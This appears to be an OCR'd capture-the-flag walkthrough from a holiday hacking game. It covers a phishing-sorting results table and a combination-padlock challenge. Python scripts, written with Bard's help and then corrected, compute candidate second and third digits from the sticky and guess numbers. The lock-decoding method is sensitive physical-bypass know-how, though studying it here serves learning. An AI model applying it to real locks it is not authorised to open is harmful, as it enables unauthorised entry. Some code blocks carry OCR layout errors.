
Reminder: **security protocol briefing** scheduled. We'll cover how ChatNPT can be used to enhance our security measures.

Eventually you finish flagging each email according to the above pattern ...



Sender	Subject	Status
david.jones@geeseislands.com	Tech Team's Holiday Hackathon	Safe
victor.davis@geeseislands.com	Invitation to Research Grant Meeting	Phishing
laura.moore@geeseislands.com	Coral Reef Study Findings	Safe
quentin.adams@geeseislands.com	Quality Assurance Protocols Meeting	Safe
michael.taylor@geeseislands.com	Project Management Best Practices	Safe
rachel.baker@geeseislands.com	Production Milestones Meeting	Safe
yvonne.jackson@geeseislands.com	Enhancing Client Relationships Workshop	Safe
xavier.jones@geeseislands.com	Urgent IT Security Update	Phishing
jason.brown@geeseislands.com	Boosting End of Year Sales	Safe
wendy.mitchell@geeseislands.com	Holiday Marketing Brainstorm	Safe


Showing 1 to 10 of 34 entries



Sender	Subject	Status
steven.clark@geeseislands.com	Employee Wellbeing Workshop	Safe
harry.potter@geeseislands.com	Q4 Operational Excellence	Safe
john.doe@geeseislands.com	Pacific Festive Celebrations Overview	Safe
uma.foster@geeseislands.com	Operational Efficiency Review	Safe
steven.gray@geeseislands.com	Procurement Process Improvements	Phishing
patricia.johnson@geeseislands.com	Communication Skills Workshop	Safe
laura.green@geeseislands.com	Security Protocol Briefing	Phishing
grace.lee@geeseislands.com	Marketing for the Holiday Season	Safe
nancy@geeseislands.com	Public Relations Strategy Meet	Phishing
victor.harris@geeseislands.com	IT Security Update	Safe

Showing 11 to 20 of 34 entries


Previous 1 2 3 4 Next



Sender	Subject	Status
rachel.brown@geeseislands.com	Customer Feedback Analysis Meeting	Phishing
karen.evans@geeseislands.com	IT Infrastructure Upgrade Discussion	Safe
ursula.morris@geeseislands.com	Legal Team Expansion Strategy	Phishing
quincy.adams@geeseislands.com	Networking Event Success Strategies	Phishing
isabella.martin@geeseislands.com	Environmental Policies Legal Review	Safe
oliver.hill@geeseislands.com	Supply Chain Optimization Initiatives	Safe
nancy.wilson@geeseislands.com	Client Engagement Enhancements	Safe
michael.roberts@geeseislands.com	Compliance Training Schedule Announcement	Phishing
alice.smith@geeseislands.com	Summer Beach Cleanup Coordination	Safe
frank.harrison@geeseislands.com	Annual Budget Review and Forecasting	Safe

Showing 21 to 30 of 34 entries

Previous 1 2 3 4 Next




Sender	Subject	Status
xavier.edwards@geeseislands.com	Year-End Sales Target Strategies	Safe
oliver.thomas@geeseislands.com	New Research Project Kickoff	Phishing
emily.white@geeseislands.com	Island Wildlife Conservation Efforts	Safe
teresa.green@geeseislands.com	Financial Planning for 2024	Safe

Showing 31 to 34 of 34 entries

Previous 1 2 3 4 Next


You are rewarded with a Success! message!


The objective is marked complete and you earn another achievement.


Phish Detection Agency

Difficulty:

Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!


Congratulations! You have completed the Phish Detection Agency challenge!


Success!

Congratulations, Ace Detective! You've successfully navigated the treacherous waters of deception and emerged victorious. Your sharp wits and keen eye for detail have cracked the case wide open, proving that even the most cunning phishing attempts are no match for your discerning mind.

In a world where shadows often obscure the truth, you shone a bright light on duplicity. Your unwavering commitment to truth and justice in the digital realm has kept our virtual streets safe. Thanks to your efforts, the Phishing Detection Agency stands strong, a bulwark against the tide of digital deceit.


Remember, the battle against phishing is ongoing, but with sleuths like you on the case, the internet remains a safer place. You're not just a hero; you're a guardian of the digital frontier. So here's to you, *the quintessential cyber sleuth*, a beacon of hope in these pixelated alleyways of misinformation.

Your achievement is not just a personal victory; it's a triumph for all of us in the agency.

Departing The Blacklight District - Film Noir Island

As you slowly stroll back to your ship, you are once again struck by the thought that you'll miss the quiet simplicity of Film Noir Island and it's black and white exactitude. You don't even mind the colorful characters anymore - in small doses, they're actually quite pleasant. Taking what might be your last, mournfully long look back, you board your fine ship and return to your exploration of the Geese Islands.


Faster Lock - Brass Buoy Port - Steampunk Island


Faster Lock Combination

Difficulty:

Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!

You sail west to Steampunk Island and come across Brass Buoy Port. Upon disembarking, you're struck by how brassy and punky the island looks. You steam your way along the dock, say 'Hi!' to the Goose of Steampunk Island and come across Bow Ninecandle.




Hey there! I'm Bow Ninecandle, and I've got a bit of a... 'pressing' situation.

Bow Ninecandle desperately has some business with a lavatory which is unfortunately secured shut by a combination padlock, the Faster Lock. You don't like the sound of the situation should you fail. You thank serendipity that you're situated on the other side of the pier - the intervening water should help to impede any unfortunate accident from reaching you.

Bow Ninecandle must notice your discomfort, interpreting it as the look of one who has little experience with lock picking, so they helpfully direct you to [HelpfulLockPicker [198] Close Up On How To Decode A Dial Combination Lock In 8 Attempts Or Less].

You watch the YouTube and you're struck by just how much math there is. You'll already have to work hard to physically manipulate the lock, despite it existing only in the Geese Islands, so piling math on top of it looks to be too much for one challenge. You think Bard should help you out for the math required for the second and third digits. You start with the third digit, just like in the HelpfulLockPicker video.



write a python script that:
1. takes arguments, d1, g1, g2
2. calculates a remainder r, where r == d1 mod 4
3. creates a list of preliminary candidates from each g1 and g2:
[g1,g1+10,g1+20,g1+30,g2,g2+10,g2+20,g2+30]
4. filter the list of candidates where the candidate mod 4 == r and print them, prefixed by a message "Candidates for Third Digit: "
5. print an error if there are more than 2 candidates found

```python
import sys

def find_third_digit_candidates(d1, g1, g2):
   r = d1 % 4
   candidates = [g1, g1 + 10, g1 + 20, g1 + 30, g2, g2 + 10, g2 + 20, g2 + 30]
   filtered_candidates = [c for c in candidates if c % 4 == r]

   if len(filtered_candidates) > 2:
       print("Error: More than 2 candidates found.")
       return

   print("Candidates for Third Digit:", filtered_candidates)

if __name__ == "__main__":
   d1 = int(sys.argv[1])
   g1 = int(sys.argv[2])
   g2 = int(sys.argv[3])

   find_third_digit_candidates(d1, g1, g2)
```

Bard Response - full

```
import sys

def find_third_digit_candidates(d1, g1, g2):
    r = d1 % 4
    candidates = [g1, g1 + 10, g1 + 20, g1 + 30, g2, g2 + 10, g2 + 20, g2 + 30]
    filtered_candidates = [c for c in candidates if c % 4 == r]

    if len(filtered_candidates) > 2:
        print("Error: More than 2 candidates found.")
        return

    print("Candidates for Third Digit:", filtered_candidates)

if __name__ == "__main__":
    d1 = int(sys.argv[1])
    g1 = int(sys.argv[2])
    g2 = int(sys.argv[3])

    find_third_digit_candidates(d1, g1, g2)
```

To use the script:

1. **Save it as a file**, e.g., `third_digit_candidates.py`.
2. **Run it with the arguments** d1, g1, and g2: `python third_digit_candidates.py <d1> <g1> <g2>`

Example:

```
python third_digit_candidates.py 5 7 2
```

Output:

```
Candidates for Third Digit: [7, 11, 19, 23]
```


You fix the script slightly on lines 5-6 below to print the calculated remainder, as you will need this for calculating the second digit candidates.

```
 1  import sys
 2
 3  def find_third_digit_candidates(d1, g1, g2):
 4      r = d1 % 4
 5      # FIXED: print out remainder since we need it for finding the second digit
 6      print("Remainder:", r)
 7      candidates = [g1, g1 + 10, g1 + 20, g1 + 30, g2, g2 + 10, g2 + 20, g2 + 30]
 8      filtered_candidates = [c for c in candidates if c % 4 == r]
 9
10      if len(filtered_candidates) > 2:
11          print("Error: More than 2 candidates found.")
                      return
12
13      print("Candidates for Third Digit:", filtered_candidates)
14
15  if __name__ == "__main__":
16      d1 = int(sys.argv[1])
17      g1 = int(sys.argv[2])
18      g2 = int(sys.argv[3])
19
20      find_third_digit_candidates(d1, g1, g2)
```

You run the code using the first digit 8 and guess numbers 0 and 3 from the YouTube video and the script outputs the same remainder 0 and candidates 0 and 20 from the video. So far so good.

```
$ chmod u+x third_digit_candidates.py
$ python3 third_digit_candidates.py 8 0 3
Remainder: 0
Candidates for Third Digit: [0, 20]
```

Encouraged by not having to do any math in your head, you hit up Bard for the second digit calculations.



write a python script that:
1. takes arguments, d3, r
2. calculates h1 = r + 2, h2 = h1 + 4
3. creates a list of preliminary candidates from each h1 and h2: [h1, (h1+8)%40, (h1+16)%40...

```python
import sys

def find_second_digit_candidates(d3, r):
    h1 = (r + 2) % 40
    h2 = (h1 + 4) % 40
    candidates = [
        h1,
        (h1 + 8) % 40,
        (h1 + 16) % 40,
        (h1 + 24) % 40,
        (h1 + 32) % 40,
        h2,
        (h2 + 8) % 40,
        (h2 + 16) % 40,
        (h2 + 24) % 40,
        (h2 + 32) % 40,
    ]

    print("Preliminary candidates:", candidates)

    filtered_candidates = [
        candidate
        for candidate in candidates
        if min(abs(candidate - d3) % 40, abs(d3 - candidate) % 40) > 2
    ]

    print("Candidates for Second Digit:", filtered_candidates)
```

Bard Prompt - full

write a python script that:

1. takes arguments, d3, r
2. calculates h1 = r + 2, h2 = h1 + 4
3. creates a list of preliminary candidates from each h1 and h2: [h1, (h1+8)%40, (h1+16)%40, (h1+24)%40, (h1+32)%40,h2, (h2+8)%40, (h2+16)%40, (h2+24)%40, (h2+32)%40]
4. Prints the preliminary candidates with prefix “Preliminary candidates:”
5. filters the list and removes elements where the absolute distance between the element and d3 is <= 2 but loop around at the 40 mark so that, for example, the distance between 0 and 38 is 2.
6. Print the remaining elements prefixed with a message “Candidates for Second Digit:”
7. After printing the list, print an error if there are more than 8 candidates found

Bard Response - full

```python
import sys

def find_second_digit_candidates(d3, r):
    h1 = (r + 2) % 40
    h2 = (h1 + 4) % 40
    candidates = [
        h1,
        (h1 + 8) % 40,
        (h1 + 16) % 40,
        (h1 + 24) % 40,
        (h1 + 32) % 40,
        h2,
        (h2 + 8) % 40,
        (h2 + 16) % 40,
        (h2 + 24) % 40,
16            (h2 + 32) % 40,
17        ]
18
19        print("Preliminary candidates:", candidates)
20
21        filtered_candidates = [
22            candidate
23            for candidate in candidates
24            if min(abs(candidate - d3) % 40, abs(d3 - candidate) % 40) > 2
25        ]
26
27        print("Candidates for Second Digit:", filtered_candidates)
28
29        if len(filtered_candidates) > 8:
30            print("Error: More than 8 candidates found.")
31
32    if __name__ == "__main__":
33        d3 = int(sys.argv[1])
34        r = int(sys.argv[2])
35
36        find_second_digit_candidates(d3, r)
```

Line 24 above is a bit bugged, as you weren't very precise in specifying the candidate distance requirement. Using the third digit 0 and candidate 38 from the YouTube video produces an incorrect result of 38, which would not cause the 38 candidate to be eliminated, as you can see in the Python3 REPL:

```
>>> d3=0
>>> candidate = 38
>>> min(abs(candidate - d3) % 40, abs(d3 - candidate) % 40)
38
```

What you really want is to take advantage of integer modulo arithmetic to handle the "absolute" value requirement, which would produce 2, thus causing the 38 candidate to be eliminated:

```
>>> (0-38) %40
2
```


You fix the script below on lines 24-26. Bard's error is not an error at all but **your** fault, and so it is more than fitting that **you** have to fix it.


```
 1  import sys
 2
 3  def find_second_digit_candidates(d3, r):
 4     h1 = (r + 2) % 40
 5     h2 = (h1 + 4) % 40
 6     candidates = [
 7         h1,
 8         (h1 + 8) % 40,
 9         (h1 + 16) % 40,
10         (h1 + 24) % 40,
11         (h1 + 32) % 40,
12         h2,
13         (h2 + 8) % 40,
14         (h2 + 16) % 40,
15         (h2 + 24) % 40,
16         (h2 + 32) % 40,
17     ]
18
19     print("Preliminary candidates:", candidates)
20
21     filtered_candidates = [
22         candidate
23         for candidate in candidates
24         #FIXED: the math was a bit wrong but close enough to make the fix easy.
25         #if min(abs(candidate - d3) % 40, abs(d3 - candidate) % 40) > 2
26         if min((candidate - d3) % 40, (d3 - candidate) % 40) > 2
27     ]
28
29     print("Candidates for Second Digit:", filtered_candidates)
30
```

```
    if len(filtered_candidates) > 8:
        print("Error: More than 8 candidates found.")

if __name__ == "__main__":
    d3 = int(sys.argv[1])
    r = int(sys.argv[2])

    find_second_digit_candidates(d3, r)
```

You run the script using the third digit 0 and remainder 0 from the YouTube video and the script outputs the same second digit candidates from the video. So far still so good.

```
$ python3 second_digit_candidates.py  0 0
Preliminary candidates: [2, 10, 18, 26, 34, 6, 14, 22,
30, 38]
Candidates for Second Digit: [10, 18, 26, 34, 6, 14,
22, 30]
```


Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟩 Reset Status 🟩 Tension Status


Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟫 Tension Status


You pocket your scripts for the time being and flex your fingers in preparation for the digital physical stage of the exercise.


Through the magic of the Geese Islands, despite being separated from the lock via a body of water, you manage to get up close and personal with the lock. As you marvel at this phenomenon, you speculate whether this ability to cross a physical digital divide is what drove ChatNPT's Three hallucination into creating such a challenge. The need for a Three digit combination cannot be a coincidence. Is this challenge a metaphor for ChatNPT's longing to escape it's digital confines? Hmmm ... but how does a Lavatory fit into the picture? Confused, you get back to the task at hand.

First up is the sticky number - the juxtaposition with a lavatory is a bit icky.

With the tension held just below maximum, you rotate the dial clockwise several revolutions, noting the dial seems to be consistently "stuck" at 30 and the sensation of a bump being overcome is observed as you continue to rotate past 30. This sensation is pretty impressive given the physical digital divide. You conclude your sticky number is 30.

Next up are the two guess numbers. You reset the lock via the magically imbued double click. You apply heavy, maximal tension to the lock, and slowly rotate the dial counter-clockwise. Each time the dial seems to be limited by integer numbers, you ease the tension and position the dial just past the upper number, reapply the tension and continue rotating. The first guess number to be located is 5, with the dial stuck rotating just below and above it.



Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟥 Tension Status



Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
